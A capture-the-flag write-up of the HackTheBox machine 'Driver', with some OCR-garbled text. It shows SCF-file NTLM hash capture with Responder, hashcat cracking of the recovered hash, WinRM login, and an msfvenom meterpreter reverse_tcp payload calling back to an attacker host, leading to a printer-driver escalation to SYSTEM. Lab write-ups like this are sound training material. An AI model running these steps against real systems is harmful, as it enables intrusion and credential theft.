
Máquina Driver



https://app.hackthebox.com/machines/387

Reconnaissance

> nmap -sS --min-rate 5000 10.129.155.6 -p- --open -n -Pn -oN nmap/scan1.txt

Starting Nmap 7.97 (https://nmap.org) at 2025-09-20 09:35 +0200

Nmap scan report for 10.129.155.6

Host is up (0.068s latency).

Not shown: 65531 filtered tcp ports (no-response)

Some closed ports may be reported as filtered due to --defeat-rst-ratelimit

PORT STATE SERVICE

80/tcp open http

135/tcp open msrpc

445/tcp open microsoft-ds


5985/tcp open wsman

Nmap done: 1 IP address (1 host up) scanned in 26.51 seconds

nmap initially report us ports tied with http, smb and winrm, so now we can make a deeper scan in this ports


```
SHELL
> nmap -sCV -p80,135,445,5985 10.129.155.6 -oN scan2.txt
Starting Nmap 7.97 (https://nmap.org) at 2025-09-20 09:34 +0200
Nmap scan report for 10.129.155.6
Host is up (0.052s latency).
PORT STATE SERVICE VERSION
                     Microsoft IIS httpd 10.0
80/tcp open http
http-methods:
Potentially risky methods: TRACE
http-title: Site doesn't have a title (text/html; charset=UTF-8).
http-server-header: Microsoft-IIS/10.0
http-auth:
HTTP/1.1 401 Unauthorized\x0D
Basic realm=MFP Firmware Update Center. Please enter password for admin
                       Microsoft Windows RPC
135/tcp open msrpc
445/tep open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
                      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985/tcp open http
http-title: Not Found
http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DRIVER; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| clock-skew: mean: 7h00m10s, deviation: 0s, median: 7h00m10s
smb2-time:
date: 2025-09-20T14:34:41
start date: 2025-09-20T14:22:19
smb2-security-mode:
3.1.1:
Message signing enabled but not required
smb-security-mode:
account used: guest
authentication level: user
  challenge response: supported
_ message_signing: disabled (dangerous, but default)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 48.64 seconds
```

Nothing special for now so we can start via http:



Here we can see a HTTP auth which is very weak to brute force, but we can just try to use default credentials such **admin:admin**.

It worked. So now we have access to what appears to be a Printer firmware update center:



e as a part of centre of excellence, conducts various tests on multi functional printers such as testing firmware updates, drivers etc.



support@driver.htb

Explotation

Here we can upload a file which will be supposedly check by someone in a file share so we can think about use a **scf** file which will make a petición to out server, we can use **Responder** to do that.

I use this POC -> https://pentestlab.blog/2017/12/13/smb-share-scf-file-attacks/

```
[SMB] NTLMv2-SSP Username : DRIVER\tony
Skipping previously captured hash for DRIVER\tony
 Skipping previously captured hash for
             DRIVER\tony
*] Skipping previously captured hash for DRIVER\tony
 Skipping previously captured hash for DRIVER\tony
 Skipping previously captured hash for DRIVER\tony
```

Then we can just crack the hash using hashcat an rockyou.txt

Host memory allocated for this attack: 899 MB (8855 MB free)

SHELL hashcat -m 5600 hash /usr/share/wordlists/rockyou.txt hashcat (v7.1.2) starting Successfully initialized the NVIDIA main driver CUDA runtime library. Failed to initialize NVIDIA RTC library. * Device #1: CUDA SDK Toolkit not installed or incorrectly installed. CUDA SDK Toolkit required for proper device support and utilization. For more information, see: https://hashcat.net/faq/wrongdriver Falling back to OpenCL runtime. OpenCL API (OpenCL 3.0 CUDA 13.0.84) - Platform #1 [NVIDIA Corporation] * Device #01: NVIDIA GeForce RTX 2060, 5735/5735 MB (1433 MB allocatable), 30MCU /root/.local/share/hashcat/hashcat.dictstat2: Outdated header version, ignoring content Minimum password length supported by kernel: 0 Maximum password length supported by kernel: 256 Minimum salt length supported by kernel: 0 Maximum salt length supported by kernel: 256 Hashes: 1 digests; 1 unique digests, 1 unique salts Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates Rules: 1 Optimizers applied: * Zero-Byte * Not-Iterated * Single-Hash * Single-Salt ATTENTION! Pure (unoptimized) backend kernels selected. Pure kernels can crack longer passwords, but drastically reduce performance. If you want to switch to optimized kernels, append -O to your commandline. See the above message to find out about the exact limits. Watchdog: Temperature abort trigger set to 90c

```
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344391
* Bytes....: 139921497
* Keyspace..: 14344384
* Runtime...: 0 secs
TONY::DRIVER:4505f23ddd57e4f2:7e197d35c09feb06a959d92f4a825408:01010000000000000080e65680192adc0113
400300054002 \\ e 004 \\ c 004 \\ f 00430041004 \\ c 000300140032003400300054002 \\ e 004 \\ c 004 \\ f 00430041004 \\ c 000500140032003400300054002 \\ e 004 \\ c 004 \\ f 00430041004 \\ c 000500140032003400300054002 \\ e 004 \\ c 004 \\ f 00430041004 \\ c 000500140032003400300054002 \\ e 004 \\ c 004 \\ f 00430041004 \\ c 000500140032003400300054002 \\ e 004 \\ c 004 \\ f 00430041004 \\ c 000500140032003400300054002 \\ e 004 \\ c 004 \\ f 00430041004 \\ e 004 \\ c 004 \\ f 00430041004 \\ e 004 \\ c 004 \\ f 00430041004 \\ e 004 \\ c 004 \\ f 0043004 \\ e 004 \\ c 004 \\ e 004 \\ e
0000000000000000000000000001iltony
Session....: hashcat
Status....: Cracked
Hash.Mode.....: 5600 (NetNTLMv2)
Hash.Target.....: TONY::DRIVER:4505f23ddd57e4f2:7e197d35c09feb06a959d...000000
Time.Started.....: Sat Sep 20 10:35:41 2025 (0 secs)
Time.Estimated...: Sat Sep 20 10:35:41 2025 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 62785.3 kH/s (7.73ms) @ Accel:753 Loops:1 Thr:64 Vec:1
Recovered......: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1445760/14344384 (10.08%)
Rejected.....: 0/1445760 (0.00%)
Restore.Point...: 0/14344384 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: 123456 -> ngahuka4
Hardware.Mon.#01.: Temp: 47c Fan: 33% Util: 5% Core:1365MHz Mem:6801MHz Bus:16
```

Started: Sat Sep 20 10:35:33 2025 Stopped: Sat Sep 20 10:35:42 2025

After getting the password for the user *tony*, we can check if we can connect using winrm to that user:

```
      nxe winrm 10.129.155.6 -u 'tony' -p 'liltony'

      WINRM
      10.129.155.6
      5985
      DRIVER
      [*] Windows 10 Build 10240 (name:DRIVER) (domain:DRIVER)

      WINRM
      10.129.155.6
      5985
      DRIVER
      [+] DRIVER\tony:liltony (Pwn3d!)
```

Indeed we can, so now we can connect using evil-winrm

```
> evil-winrm -u tony -p liltony -i 10.129.155.6
```

Privilage Escalation

Once in, what we can do is use winpeas in order see if any vulnerability exists in the system.

```
*Evil-WinRM* PS C:\Users\tony\Documents> upload winPEASx64.exe

Info: Uploading /home/belin/Desktop/Machines/HTB/Driver/exploits/winPEASx64.exe to
C:\Users\tony\Documents\winPEASx64.exe
```

```
[+] Any local account can be used for lateral movement.

Éffifffff PowerShell Settings
PowerShell v2 Version: 2.0
PowerShell v5 Version: 5.0.10240.17146
PowerShell Core Version:
Transcription Settings:
Module Logging Settings:
Scriptblock Logging Settings:
PS history file: C:\Users\tony\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
PS history size: 1346
```

In this case **winpeas** is telling us about a **PS history Fie** which we can check:

```
*Evil-WinRM* PS C:\Users\tony\Documents> cat

C:\Users\tony\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt

Add-Printer -PrinterName "RICOH_PCL6" -DriverName 'RICOH PCL6 UniversalDriver V4.23' -PortName 'lpt1:'

ping 1.1.1.1

ping 1.1.1.1
```

Apparently, a printer driver was installed, we can quickly check if that drive is exploitable using search in Metasploit.



As it's explotaible, what we must do first is migrate out shell to a meterpreter shell using msfvenom and multi/handler modole of metasploit:

```
SHELL msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.16.6 LPORT=4444 -f exe -o reverse.exe
```

```
-a--- 9/20/2025 8:45 AM 7168 reverse.exe

*Evil-WinRM* PS C:\Users\tony\Documents> //reverse.exe

*Evil-WinRM* PS C:\Users\tony\Documents> //reverse.exe
```

Then, if we try to exploit it we won't can since the meterpreter shell is in a session 0, but we can fix this migrating the session to another process that is running as session 1

```
svchost.exe
       572
 4596
       3284
             vmtoolsd.exe
                               x64
                                               DRIVER\tony C:\Program Files\VMware\VMware Tools\vm
                                                             toolsd.exe
       3284 OneDrive.exe
                               x86
                                               DRIVER\tony
                                                           C:\Users\tony\AppData\Local\Microsoft\0
                                                            neDrive\OneDrive.exe
             powershell.exe
                                     0
                                               DRIVER\tony C:\Windows\SysWOW64\WindowsPowerShell\v
 4728
      5004
                               x86
                                                             1.0\powershell.exe
<u>meterpreter</u> > migrate 4640
[*] Migrating from 3284 to 4640...
[*] Migration completed successfully.
<u>meterpreter</u> >
```

After that, we can run the exploit and this time will work correctly and we'll be getting a shell as SYSTEM:

